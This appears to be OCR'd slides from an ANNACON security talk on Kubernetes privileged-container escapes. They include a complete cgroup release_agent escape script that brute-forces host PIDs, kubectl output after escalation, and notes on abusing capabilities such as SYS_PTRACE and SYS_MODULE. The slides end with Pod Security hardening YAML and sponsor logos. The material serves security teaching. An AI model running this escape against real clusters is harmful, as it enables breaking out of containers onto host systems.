
*A cgroup namespace is a Linux kernel feature that provides* ***isolation of cgroup hierarchies for processes running within a namespace****. Cgroups, short for* ***control groups****, are a kernel feature that allows organizing processes into hierarchical groups to manage and enforce* ***limits on system resources*** *like CPU, memory, and I/O.*

If the **notify_on_release** flag is enabled (1) in a cgroup, then **whenever the last task in the cgroup leaves** (exits or attaches to some other cgroup) and the last child cgroup of that cgroup is removed, **then the kernel runs the command specified by the contents of the "release_agent" file in that hierarchy's root directory, supplying the pathname (relative to the mount point of the cgroup file system) of the abandoned cgroup**. This enables automatic removal of abandoned cgroups. The default value of notify_on_release in the root cgroup at system boot is disabled (0). The default value of other cgroups at creation is the current value of their parents' notify_on_release settings. The default value of a cgroup hierarchy's release_agent path is empty.

kernel.org/doc/Documentation/cgroup-v1/cgroups.txt

```
#!/bin/sh

OUTPUT_DIR="/"
MAX_PID=65535
CGROUP_NAME="xyx"
CGROUP_MOUNT="/tmp/cgrp"
PAYLOAD_NAME="${CGROUP_NAME}_payload.sh"
PAYLOAD_PATH="${OUTPUT_DIR}/${PAYLOAD_NAME}"
OUTPUT_NAME="${CGROUP_NAME}_payload.out"
OUTPUT_PATH="${OUTPUT_DIR}/${OUTPUT_NAME}"

# Run a process for which we can search for (not needed in reality, but nice to have)
sleep 10000 &

# Prepare the payload script to execute on the host
cat > ${PAYLOAD_PATH} << __EOF__
#!/bin/sh

OUTPATH=\$(dirname \$0)/${OUTPUT_NAME}

# Commands to run on the host<
ps -eaf > \${OUTPATH} 2>&1
__EOF__

# Make the payload script executable
chmod a+x ${PAYLOAD_PATH}
```

```
# Set up the cgroup mount using the memory resource cgroup controller
mkdir ${CGROUP_MOUNT}
mount -t cgroup -o memory cgroup ${CGROUP_MOUNT}
mkdir ${CGROUP_MOUNT}/${CGROUP_NAME}
echo 1 > ${CGROUP_MOUNT}/${CGROUP_NAME}/notify_on_release

# Brute force the host pid until the output path is created, or we run out of guesses
TPID=1
while [ ! -f ${OUTPUT_PATH} ]
do
  if [ $((${TPID} % 100)) -eq 0 ]
  then
    echo "Checking pid ${TPID}"
    if [ ${TPID} -gt ${MAX_PID} ]
    then
      echo "Exiting at ${MAX_PID} :-("
      exit 1
    fi
  fi
  # Set the release_agent path to the guessed pid
  echo "/proc/${TPID}/root${PAYLOAD_PATH}" > ${CGROUP_MOUNT}/release_agent
  # Trigger execution of the release_agent
  sh -c "echo \$\$ > ${CGROUP_MOUNT}/${CGROUP_NAME}/cgroup.procs"
  TPID=$((${TPID} + 1))
done

# Wait for and cat the output
sleep 1
echo "Done! Output:"
cat ${OUTPUT_PATH}
```



# Once you escalate…

```
opi-node-02:~:# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get node
NAME          STATUS   ROLES           AGE    VERSION
opi-node-01   Ready    control-plane   162d   v1.30.4
opi-node-02   Ready    <none>          162d   v1.30.4
opi-node-03   Ready    <none>          162d   v1.30.4
opi-node-04   Ready    <none>          33d    v1.30.4
opi-node-02:~:# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get pods
NAME                                          READY   STATUS    RESTARTS   AGE
batch-check-job-64lsd                         1/1     Running   0          30h
build-code-deployment-696bb5c5b7-5z999        1/1     Running   0          30h
health-check-deployment-b664d6558-jl6sf       1/1     Running   0          30h
hidden-in-layers-8jpbh                        1/1     Running   0          30h
internal-proxy-deployment-86545dc765-zlqzx    2/2     Running   0          30h
kubernetes-goat-home-deployment-565f866b47-8w9q7   1/1     Running   0          30h
poor-registry-deployment-57f79c48c-gzqk4      1/1     Running   0          30h
priv-exec-pod                                 1/1     Running   0          28h
system-monitor-deployment-558fc5987d-jlqlx    1/1     Running   0          30h
opi-node-02:~:# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get services
NAME                            TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)          AGE
build-code                      ClusterIP   10.102.184.186   <none>        1230/TCP         30h
build-code-service              ClusterIP   10.105.235.167   <none>        3000/TCP         122d
details                         ClusterIP   10.110.252.203   <none>        9080/TCP         162d
health-check                    ClusterIP   10.97.90.237     <none>        1231/TCP         30h
health-check-service            ClusterIP   10.99.253.199    <none>        80/TCP           122d
hunger-check                    ClusterIP   10.107.75.154    <none>        1236/TCP         30h
internal-proxy                  ClusterIP   10.97.250.199    <none>        1232/TCP         30h
internal-proxy-api-service      ClusterIP   10.99.100.74     <none>        3000/TCP         122d
internal-proxy-info-app-service NodePort    10.110.1.227     <none>        5000:30003/TCP   122d
kubernetes                      ClusterIP   10.96.0.1        <none>        443/TCP          162d
kubernetes-goat-home            ClusterIP   10.102.123.243   <none>        1234/TCP         30h
kubernetes-goat-home-service    ClusterIP   10.100.152.196   <none>        80/TCP           122d
metadata-db                     ClusterIP   10.102.128.158   <none>        80/TCP           122d
poor-registry                   ClusterIP   10.97.247.220    <none>        1235/TCP         30h
poor-registry-service           ClusterIP   10.100.225.188   <none>        5000/TCP         122d
productpage                     ClusterIP   10.106.216.42    <none>        9080/TCP         162d
ratings                         ClusterIP   10.98.241.138    <none>        9080/TCP         162d
reviews                         ClusterIP   10.96.72.195     <none>        9080/TCP         162d
system-monitor                  ClusterIP   10.100.190.65    <none>        1233/TCP         30h
system-monitor-service          ClusterIP   10.105.33.62     <none>        8080/TCP         122d
```

# More than just privileged

- Default set of CAPS: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep

- SYS_PTRACE + hostPID
  - Inject shellcode in host processes

- SYS_MODULE
  - Load own kernel module, run commands


- CAP_DAC_READ_SEARCH
  - Bypass file read permission checks and directory read and execute permission checks
- CAP_DAC_OVERRIDE
  - Same but for write on files it can see, so typically combined with READ_SEARCH

ANNACON
0X7E8

# Fix: Drop all privs

- Pod Security Profiles -> admission control
- Pod Security Context -> actual settings

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: my-baseline-namespace
  labels:
    pod-security.kubernetes.io/enforce: baseline
    pod-security.kubernetes.io/enforce-version: latest
    pod-security.kubernetes.io/warn: baseline
    pod-security.kubernetes.io/warn-version: latest
```

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: my-restricted-namespace
  labels:
    pod-security.kubernetes.io/enforce: restricted
    pod-security.kubernetes.io/enforce-version: latest
    pod-security.kubernetes.io/warn: restricted
    pod-security.kubernetes.io/warn-version: latest
```

ANNACON
0X7E8

# Deze partners hebben een ❤️ voor ANNACON 0x7E8.

ANNACON
0X7E8

easi
NEUVIK
astrea
UPRIGHT
INFOSENTRY
TSF
pwc
Business
exabeam
REFRACTED
JARVISS
FOX IT
SentinelOne
sweepatic
Beltug
ISACA
Belgium Chapter
SAI